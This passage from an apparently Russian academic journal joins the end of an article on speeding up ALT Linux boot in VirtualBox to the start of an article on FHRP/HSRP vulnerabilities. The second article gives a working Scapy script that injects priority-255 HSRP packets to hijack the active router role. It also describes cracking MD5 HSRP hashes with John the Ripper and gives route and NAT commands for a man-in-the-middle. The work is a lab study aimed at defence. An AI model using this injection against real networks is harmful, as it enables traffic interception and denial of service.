
```
root@alt-1: /root
Файл Правка Вид Поиск Терминал Помощь
[root@alt-1 ~]# cp /boot/initrd.img /boot/initrd.img.backup
[root@alt-1 ~]# make-initrd
[00:00:00] Config file: /etc/initrd.mk
[00:00:01] Generating module dependencies on host ...
[00:00:13] Used features: add-modules add-udev-rules cleanup compress depmod-image gpu-drm kbd locales network plymouth rdshell rootfs system-glibc ucode
[00:00:13] Packed modules: af_packet ahci drm drm_kms_helper drm_ttm_helper evdev hid hid-generic input-leds intel-agp intel-gtt libahci libata scsi_common scsi_mod sd_mod serio_raw sis-agp ttm via-agp vmwgfx
[00:00:13] Unpacked size: 57M
[00:00:13] Image size: 17M
[00:00:13] Image is saved as /boot/initrd-6.1.79-un-def-alt1.img

[root@alt-1 ~]#
```

Рисунок 11 – Пересборка initramfs

*Источник: анализ авторов*

Финальные измерения (Рисунок 12) проводились аналогично предыдущим, благодаря чему можно сопоставить результаты оптимизации.



```
root@alt-1: /root
Файл Правка Вид Поиск Терминал Помощь
[root@alt-1 ~]#
[root@alt-1 ~]# systemd-analyze
Startup finished in 1.415s (kernel) + 2.895s (initrd) + 6.430s (userspace) = 10.741s
graphical.target reached after 6.396s in userspace
[root@alt-1 ~]# lsmod | grep -E "sr_mod|floppy|pata_legacy"
[root@alt-1 ~]# dmesg | grep -E "sr_mod|floppy" | head -5
[root@alt-1 ~]# ls -lh /boot/initramfs-6.1.79-un-def-alt1.img /boot/initrd.img.backup
-rw----- 1 root root 19M дек 11 16:22 /boot/initramfs-6.1.79-un-def-alt1.img
-rw----- 1 root root 17M дек 11 16:21 /boot/initrd.img.backup
[root@alt-1 ~]#
```

Рисунок 12 – Финальные измерения времени загрузки

*Источник: анализ авторов*

Оценка эффективности выполнялась по трем состояниям системы: исходная конфигурация, после оптимизации пользовательского пространства и после оптимизации ядра. Сравнение производилось по времени инициализации ядра и общему времени загрузки с вычислением изменения показателей.

Анализ `systemd-analyze blame` выявил наибольший вклад служб:

- NetworkManager-wait-online.service – 2.6 с;
- systemd-udev-settle.service – 1.46 с.

Исходное общее время загрузки составило:

- Kernel: 7.56 с;
- Userspace: 6.26 с;
- Total: 13.82 с.

После оптимизации userspace общее время загрузки: 11.30 с. Снижение составило 18%.

Анализ `initcall` с использованием `initcall_debug` позволил выявить наиболее медленные модули:

- `e1000`;
- `sr_mod`;
- `floppy`;
- `pata_legacy`.

После оптимизации ядра инициализация ядра сокращена с 7.56 до 1.42 с. Общее время загрузки уменьшено до 10.74 с.

Таблица 1 – Результаты оптимизации

Этап загрузки	Исходное время, с	После оптимизации userspace, с	После оптимизации ядра, с	Изменение времени, % (от исходного)
Инициализация ядра (kernel)	7.557	5.790	1.415	-81.3%
Initramfs	–	–	2.895	–
Пространство пользователя (userspace)	6.261	6.430	6.430	+2.7% (в пределах погрешности)
Общее время загрузки	13.818	11.300	10.740	-22.3%

Результаты, представленные на рисунке 13, демонстрируют, что наибольший потенциал оптимизации в исследуемой конфигурации был связан с загрузкой драйверов ядра. Существенное сокращение времени стало возможным благодаря виртуальной среде, где часть модулей оказалась избыточной.




Рисунок 13 – Графическое отображение результатов оптимизации

Источник: анализ авторов

Важное замечание, в реальных физических системах исключение драйверов должно проводиться с осторожностью, поскольку может привести к неработоспособности оборудования.

Ограничения исследования:

- Эксперименты проводились исключительно в виртуальной среде (Oracle VM VirtualBox), что гарантирует безопасность жёстких методов оптимизации (например, отключение драйверов floppy, pata\_legacy, sr\_mod). Перенос предложенных мер на физическое оборудование требует обязательной проверки загруженных модулей и драйверов, так как их отключение может привести к потере работоспособности системы.
- отсутствие анализа eBPF-трассировки;
- отсутствие сравнения с другими дистрибутивами.

Перспективы дальнейших исследований включают анализ загрузки в реальной аппаратной среде и использование расширенных средств наблюдения [9].

На основе проделанного анализа предлагается следующий чек-лист для оптимизации загрузки ядра ALT Linux в виртуальной среде.

Таблица 2 – Предлагаемый чек-лист

Задача	Применимость	Статус	Комментарий
Подготовка и сбор исходных данных			
Измерение общего времени загрузки и его распределение (systemd-analyze blame/critical-chain)	Вирт. / Физ.		
Построение графика загрузки для визуальной оценки (systemd-bootchart)	Вирт. / Физ.		
Оптимизация пользовательского пространства (необязательно)			
Выявление служб, вносящих наибольшие задержки (из systemd-analyze blame)	Вирт. / Физ.		
Отключение ненужных служб	Вирт. / Физ.		
Отложенный запуск для не критичных служб	Вирт. / Физ.		
Изменение типа запуска для критичных служб	Вирт. / Физ.		
Повторное измерение времени загрузки	Вирт. / Физ.		
Анализ инициализации ядра			
Добавление параметров загрузчика для трассировки ядра	Вирт. / Физ.		

Извлечение времени выполнения функций initcall ядра	Вирт. / Физ.		
Определение времени затратных модулей и драйверов	Вирт. / Физ.		
Оптимизация ядра и initramfs			
Создание черного списка для не используемых модулей и драйверов	Вирт. (безопасно)		При выполнении на Физ. машине предоставить результаты проверки загруженных модулей (lsmod) и привязки драйверов к устройствам (lspci -k) для исключения потери работоспособности системы
Настройка отложенной загрузки для критичных и медленных драйверов	Вирт. / Физ.		
Пересборка образа initramfs	Вирт. / Физ.		
Проверка внесенных изменений	Вирт. / Физ.		
Финальная оценка			
Повторное измерение времени загрузки	Вирт. / Физ.		
Документирование внесенных изменений	Вирт. / Физ.		

### Заключение

В работе проведён комплексный анализ процессов загрузки ядра Linux в ALT Linux.

Выявлены ключевые источники задержек на уровнях userspace и ядра. Реализованные меры позволили:

- сократить время инициализации ядра на 81,3%;
- уменьшить общее время загрузки на 22,3%;
- сформировать методологию оптимизации загрузки Linux-системы в виртуальной среде.

Полученные результаты имеют практическую ценность для администрирования отечественных операционных систем в виртуальных средах и открывают перспективы дальнейшего исследования в рамках физических устройств.

### Список литературы

1. Пальчевский Е. В. ОПТИМИЗАЦИЯ НАЧАЛЬНОЙ ЗАГРУЗКИ ОПЕРАЦИОННОЙ СИСТЕМЫ "UBUNTU" //Актуальные проблемы современной науки: теория и практика. – 2016. – С. 38-43.

2. Gebai M., Dagenais M. R. Survey and analysis of kernel and userspace tracers on linux: Design, implementation, and overhead //ACM Computing Surveys (CSUR). – 2018. – Т. 51. – №. 2. – С. 1-33.
3. Strunk F. An analysis of linux boot times : дис. – Chemnitz, Germany : Chemnitz University of Technology, 2008.
4. Оптимизации GNU / Linux [Электронный ресурс] // [Pingvinus.ru](https://pingvinus.ru). – 2021. – URL: <https://pingvinus.ru/note/linux-optim-kernel-rw-apps> (дата обращения: 17.10.2025)
5. Improving performance /Boot process [Электронный ресурс] // [wiki.archlinux.org](https://wiki.archlinux.org) – 2024 – URL: [https://wiki.archlinux.org/title/Improving\\_performance\\_\(Русский\)/Boot\\_process\\_\(Русский\)](https://wiki.archlinux.org/title/Improving_performance_(Русский)/Boot_process_(Русский)) (дата обращения: 16.10.2025)
6. Как ускорить загрузку Linux и повысить производительность системы [Электронный ресурс] // [linux16.ru](https://linux16.ru) – 2022 – URL: <https://linux16.ru/articles/uskorenie-zagruzki-linux.html> (дата обращения: 16.10.2025)
7. Толмачев И. С. ОПТИМИЗАЦИЯ ПРОИЗВОДИТЕЛЬНОСТИ СИСТЕМНОГО ПО. ВОПРОСЫ ИМПОРТОЗАМЕЩЕНИЯ //Международная научно-техническая конференция молодых ученых БГТУ им. ВГ Шухова, посвященная 170-летию со дня рождения ВГ Шухова. – 2023. – С. 494-497.
8. Calavera D., Fontana L. Linux Observability with BPF: Advanced Programming for Performance Analysis and Networking. – O'Reilly Media, 2019.
9. Уймин А.Г., Греков В.С. "ОБЗОР СИСТЕМ МОДЕЛИРОВАНИЯ: АНАЛИЗ ЭФФЕКТИВНОСТИ НА ПРИМЕРЕ ЧЕМПИОНАТА АТОМСKILLS-2023 //Автоматизация и информатизация ТЭК. 2023. № 11 (604). С. 25-34."
10. Модифицируем процесс загрузки с помощью утилиты make-initrd [Электронный ресурс] // [habr.com](https://habr.com) – 2021 – URL: <https://habr.com/ru/companies/aktiv-company/articles/582606/> (дата обращения: 16.10.2025)
11. The kernel's command-line parameters. initcall\_debug [Электронный ресурс] // The Linux Kernel Archives. – URL: <https://www.kernel.org/doc/html/latest/admin-guide/initrd.html> (дата обращения: 15.10.2025).
12. Исходный код ядра Linux (ALT Linux). Файл init/main.c [Электронный ресурс] // Git-репозиторий ALT Linux. URL: [https://git.altlinux.org/gears/k/kernel-image-std-def.git?p=kernel-image-std-def.git;a=blob\\_plain;f=init/main.c;h=b1593bdaf3b97494e4ce2b3dd3cdd03efb3c0e5e;hb=60759fdf1f7c139d3b732500104412debf1bc0cd](https://git.altlinux.org/gears/k/kernel-image-std-def.git?p=kernel-image-std-def.git;a=blob_plain;f=init/main.c;h=b1593bdaf3b97494e4ce2b3dd3cdd03efb3c0e5e;hb=60759fdf1f7c139d3b732500104412debf1bc0cd) (дата обращения: 16.10.2025).
13. ALT Linux Wiki. Make-initrd [Электронный ресурс] // ALT Linux Wiki. – URL: <https://www.altlinux.org/Make-initrd> (дата обращения: 16.10.2025).

## References

1. Palchevsky E. V. OPTIMIZATION OF THE INITIAL LOADING OF THE UBUNTU OPERATING SYSTEM // Actual Problems of Modern Science: Theory and Practice. - 2016. - pp. 38-43.

2. Gebai M., Dagenais M. R. Survey and analysis of kernel and userspace tracers on Linux: Design, implementation, and overhead // ACM Computing Surveys (CSUR). - 2018. - Vol. 51. - No. 2. - pp. 1-33.
  3. Strunk F. An analysis of Linux boot times : diss. - Chemnitz, Germany : Chemnitz University of Technology, 2008.
  4. GNU / Linux Optimizations [Electronic resource] // Pingvinus.ru. – 2021. – URL: <https://pingvinus.ru/note/linux-optim-kernel-rw-apps> (date of access: 17.10.2025)
  5. Improving performance /Boot process [Electronic resource] // wiki.archlinux.org – 2024 – URL: [https://wiki.archlinux.org/title/Improving\\_performance\\_\(Русский\)/Boot\\_process\\_\(Русский\)](https://wiki.archlinux.org/title/Improving_performance_(Русский)/Boot_process_(Русский)) (date of access: 16.10.2025)
  6. How to speed up Linux boot and improve system performance [Electronic resource] // linux16.ru – 2022 – URL: <https://linux16.ru/articles/uskorenie-zagruzki-linux.html> (date of access: 16.10.2025)
  7. Tolmachev I. S. OPTIMIZATION OF SYSTEM SOFTWARE PERFORMANCE. IMPORT SUBSTITUTION ISSUES // International Scientific and Technical Conference of Young Scientists of the VG Shukhov BSTU, dedicated to the 170th Anniversary of VG Shukhov's Birth. – 2023. – Pp. 494-497.
  8. Calavera D., Fontana L. Linux Observability with BPF: Advanced Programming for Performance Analysis and Networking. – O'Reilly Media, 2019.
  9. Uimin A.G., Grekov V.S. "REVIEW OF MODELING SYSTEMS: EFFICIENCY ANALYSIS USING THE ATOMSKILLS-2023 CHAMPIONSHIP AS A CASE STUDY // Automation and Informatization of the Fuel and Energy Complex. 2023. No. 11 (604). Pp. 25-34."
  10. Modifying the Boot Process with the Make-initrd Utility [Electronic resource] // habr.com – 2021 – URL: <https://habr.com/ru/companies/aktiv-company/articles/582606/> (accessed: 10/16/2025)
  11. The Kernel's Command-Line Parameters. initcall\_debug [Electronic resource] // The Linux Kernel Archives. – URL: <https://www.kernel.org/doc/html/latest/admin-guide/initrd.html> (accessed: 10/15/2025).
  12. Linux Kernel Source Code (ALT Linux). File init/main.c [Electronic resource] // ALT Linux Git Repository. URL: [https://git.altlinux.org/gears/k/kernel-image-std-def.git?p=kernel-image-std-def.git;a=blob\\_plain;f=init/main.c;h=b1593bdaf3b97494e4ce2b3dd3cdd03efb3c0e5e;hb=60759fdf1f7c139d3b732500104412debf1bc0cd](https://git.altlinux.org/gears/k/kernel-image-std-def.git?p=kernel-image-std-def.git;a=blob_plain;f=init/main.c;h=b1593bdaf3b97494e4ce2b3dd3cdd03efb3c0e5e;hb=60759fdf1f7c139d3b732500104412debf1bc0cd) (accessed on 16 October 2025).
  13. ALT Linux Wiki. Make-initrd [Electronic resource] // ALT Linux Wiki. – URL: <https://www.altlinux.org/Make-initrd> (accessed on 16 October 2025).
-



УДК 004.72:004.056.52:004.94

## АНАЛИЗ УЯЗВИМОСТЕЙ МЕХАНИЗМОВ АУТЕНТИФИКАЦИИ ПРОТОКОЛОВ СЕМЕЙСТВА FHRP И МОДЕЛИРОВАНИЕ АТАК ТИПА MiTM

<sup>1</sup> Черкезян С.Д., Юзлибаев А.М.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail:

<sup>1</sup>[suren.cherkezyan@yandex.ru](mailto:suren.cherkezyan@yandex.ru)

В статье рассматриваются вопросы обеспечения безопасности протоколов семейства FHRP. В рамках исследования проведен анализ известных уязвимостей и смоделирована MiTM (Man in The Middle) атака с целью перехвата трафика и несанкционированного принятия роли активного роутера. На основе результатов эксперимента сформулированы конкретные рекомендации по повышению безопасности FHRP.

Ключевые слова: Протоколы FHRP, HSRP, VRRP, безопасность сетей, атака «человек посередине» (MiTM), MD5, захват активного роутера, защита сетевых протоколов.

## ANALYSIS OF VULNERABILITIES IN AUTHENTICATION MECHANISMS OF THE FHRP PROTOCOLS AND SIMULATION OF MiTM ATTACKS

<sup>1</sup> Cherkezyan S.D., Yuzlibaev A.M.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail:

<sup>1</sup>[suren.cherkezyan@yandex.ru](mailto:suren.cherkezyan@yandex.ru)

This article examines security issues related to the FHRP protocol family. The study analyzes known vulnerabilities and simulates a MiTM (Man-in-the-Middle) attack aimed at intercepting traffic and assuming the role of an active router. Based on the experimental results, specific recommendations for improving FHRP security were formulated.

Keywords: FHRP protocols, HSRP, VRRP, network security, man-in-the-middle (MiTM) attacks, MD5, active router hijacking, network protocol security.

### Литературный обзор

Протоколы семейства FHRP (First Hop Redundancy Protocol) являются критически важным элементом инфраструктуры современных корпоративных сетей, обеспечивая отказоустойчивость шлюза по умолчанию. Как отмечается в учебном пособии по L2-технологиям [1], основная задача этих протоколов — создание виртуального маршрутизатора, за которым скрывается физическая группа устройств, что обеспечивает бесперебойность сетевого подключения для конечных узлов. Ключевыми представителями семейства являются Hot Standby Router Protocol (HSRP) от Cisco [3] и открытый стандарт Virtual Router Redundancy Protocol (VRRP), последняя версия которого для IPv4 и IPv6 описана в RFC 5798 [2].

**Методы исследования.**

Исследование основано на практическом эксперименте в виртуальной лабораторной среде. Основной метод — моделирование атаки "человек посередине" (MiTM). Эксперимент представляет из себя активную атаку: внедрение с высшим приоритетом для захвата роли Active и перехвата трафика.

**Анализ.**

Протоколы FHRP сами по себе разработаны для повышения отказоустойчивости сети, однако они могут быть небезопасными, что позволяет злоумышленникам перехватить трафик и проводить MiTM атаки.




Рисунок 1 — Путь трафика во время MiTM атаки

**Эксперимент**

Техника атаки заключается в навязывании своего устройства в качестве главного маршрутизатора с помощью инъекции с максимальным значением приоритета (255). Успешная эксплуатация уязвимости позволит перехватить весь трафик сети, провести редирект или совершить DoS. Достаточно собрать HSRP с наивысшим значением приоритета 255 и направить его в сторону сети

```
from scapy.all import *
from scapy.layers.l2 import *
from scapy.layers.hsrp import *
import argparse

HSRPMulticastAddr = "224.0.0.2"

def take_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("--interface", dest="interface", type=str, required=True, help="Select your network interface")
    parser.add_argument("--group", dest="group", type=int, required=True, help="Choose HSRP group ID value")
    parser.add_argument("--ip", dest="attackerip", type=str, required=True, help="Specify your IP address")
    parser.add_argument("--vip", dest="vip", type=str, required=True, help="Specify HSRP Virtual IP address")
    parser.add_argument("--auth", dest="auth", type=str, required=True, help="Enter the auth HSRP passphrase")
    args = parser.parse_args()
    return args

def inject(interface, group, attackerip, vip, auth):
    L2frame = Ether()
    L3packet = IP(src=args.attackerip, dst=HSRPMulticastAddr, ttl=1)
    UDP_layer = UDP(sport=1985, dport=1985)
    evil_hsrp = HSRP(group=args.group, priority=255, virtualIP=args.vip, auth=args.auth)
    crafted = L2frame / L3packet / UDP_layer / evil_hsrp
    sendp(crafted, iface=args.interface, inter=3, loop=1, verbose=1)

args = take_arguments()
inject(args.interface, args.group, args.attackerip, args.vip, args.auth)
```

Рисунок 2 — Python скрипт HSRP инъекции

Первым делом получим дамп HSRP пакета с аутентификацией

```

Frame 23: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
Ethernet II, Src: All-HSRP-routers_01 (00:00:0c:07:ac:01), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 10.1.1.100, Dst: 224.0.0.2
User Datagram Protocol, Src Port: 1985, Dst Port: 1985
Cisco Hot Standby Router Protocol
  Version: 0
  Op Code: Hello (0)
  State: Active (16)
  Hello time: Default (3)
  Hold time: Default (10)
  Priority: 100
  Group: 1
  Reserved: 0
  Authentication Data: Non-Default ( )
  Virtual IP Address: 10.1.1.254
  MD5 Authentication TLV: Type=4 Len=28
    MD5 Algorithm: MD5 (1)
    Padding: 0x00
    MD5 Flags: 0
    Sender's IP Address: 10.1.1.100
    MD5 Key ID: 0
  MD5 Authentication Data: a440cb7dcbe6bbd7778f22be3e0657ca
0010 00 4e 00 00 00 01 11 cd 78 0a 01 01 64 e0 00 N . . . . . x . . . . d . .
0020 00 02 07 c1 07 c1 00 3a a5 0e 00 00 10 03 0a 64 . . . . . : . . . . . d
0030 01 00 00 00 00 00 00 00 00 0a 01 01 fe 04 1c . . . . . . . . . .
0040 01 00 00 00 0a 01 01 64 00 00 00 00 a4 40 cb 7d . . . . . d . . . . . @ .
0050 cb e6 bb d7 77 8f 22 be 3e 06 57 ca . . . . . w . . . . . > . W
    
```

Рисунок 3 — Дамп HSRP пакета с аутентификацией

После чего извлекаем из дампа трафика хеши. Сохраняем хеш в файл и с помощью JTR перебираем пароли, он сам определяет тип хеша.

На Kali запускаем скрипт, указывая интерфейс, IP (этот адрес роутеры после инъекции признают как адрес Active роутера) атакующего и VIP.

No.	Time	Source	Destination	Protocol	Length	Info
223	162.841056622	10.1.1.100	224.0.0.2	HSRP	62	Hello (state Active)
224	163.772457881	10.1.1.200	224.0.0.2	HSRP	62	Hello (state Standby)
225	164.358566789	50:00:00:04:00:03	Spanning-tree (for-bridges) 00	STP	60	RST: Root = 32768/1/50:00:00:04:00:00 Cost = 0 Port = 0x0004
226	165.551131724	10.1.1.100	224.0.0.2	HSRP	62	Hello (state Active)
227	166.390223413	50:00:00:04:00:03	Spanning-tree (for-bridges) 00	STP	60	RST: Root = 32768/1/50:00:00:04:00:00 Cost = 0 Port = 0x0004
228	166.481244233	10.1.1.200	224.0.0.2	HSRP	62	Hello (state Standby)
229	167.984758448	10.1.1.2	224.0.0.2	HSRP	62	Hello (state Active)
230	167.996352396	10.1.1.100	224.0.0.2	HSRP	60	Advertise (state Passive)
231	167.997962955	10.1.1.100	224.0.0.2	HSRP	62	Resign (state Speak)
232	168.000362540	10.1.1.200	224.0.0.2	HSRP	60	Advertise (state Passive)
233	168.002700412	10.1.1.100	224.0.0.2	HSRP	62	Hello (state Speak)
234	168.437802234	50:00:00:04:00:03	Spanning-tree (for-bridges) 00	STP	60	RST: Root = 32768/1/50:00:00:04:00:00 Cost = 0 Port = 0x0004
235	170.423375351	10.1.1.100	224.0.0.2	HSRP	62	Resign (state Speak)
236	170.430607959	10.1.1.100	224.0.0.2	HSRP	62	Hello (state Speak)
237	170.40347094	50:00:00:04:00:03	Spanning-tree (for-bridges) 00	STP	60	RST: Root = 32768/1/50:00:00:04:00:00 Cost = 0 Port = 0x0004
238	170.480806743	50:00:00:04:00:03	CDP/VTP/DTP/PAgP/UDLD	DTP	60	Dynamic Trunk Protocol
239	170.481127260	50:00:00:04:00:03	CDP/VTP/DTP/PAgP/UDLD	DTP	90	Dynamic Trunk Protocol
240	170.987988387	10.1.1.2	224.0.0.2	HSRP	62	Hello (state Active)

```

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: 50:00:00:03:00:00 (50:00:00:03:00:00), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 10.1.1.200, Dst: 224.0.0.2
User Datagram Protocol, Src Port: 1985, Dst Port: 1985
Cisco Hot Standby Router Protocol
  Version: 0
  Op Code: Advertise (3)
  Adv type: HSRP interface state (1)
  Adv length: 14
  Adv state: Passive (2)
  Adv reserved1: 0
  Adv active groups: 0
  Adv passive groups: 1
  Adv reserved2: 0
    
```

Рисунок 4 — Дамп трафика во время инъекции

Далее необходимо удалить все маршруты на машине и создать единственный, который будет проходить через один из легитимных маршрутизаторов. В качестве следующего шлюза можно указать IP-адрес одного из маршрутизаторов R1 или R2. Даже несмотря на то, что роль Active роутера была отнята, он все равно сможет выполнять маршрутизацию и направить тра-

фик до хоста либо сети назначения. Делается это в терминале Kali с правами суперпользователя командами:

```
del default gw
route del -net 0.0.0.0 netmask 0.0.0.0
route add -net 0.0.0.0 netmask 0.0.0.0 gw 10.1.1.100 eth0
```

Но после этого будет виден только исходящий трафик, а нам нужен также и входящий.

В терминале можно прописать правило для NAT

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

После атаки с другой машины пробуя подключиться к FTP серверу:

